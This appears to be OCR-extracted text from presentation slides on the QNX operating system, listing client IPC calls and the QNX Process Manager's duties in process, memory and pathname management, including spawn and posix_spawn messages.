
  ChannelDestroy();

+ Client

  ConnectAttach(); /

  name_open();

  ConnectDetach();



++

QNX Process Manager


- Process management

  Creation, destruction, attributes

- Memory management

  Memory protection, shared libraries

- Pathname management



++

QNX Process Manager

- spawn();


  _PROC_SPAWN

- posix_spawn();

  _PROC_POSIX_SPAWN

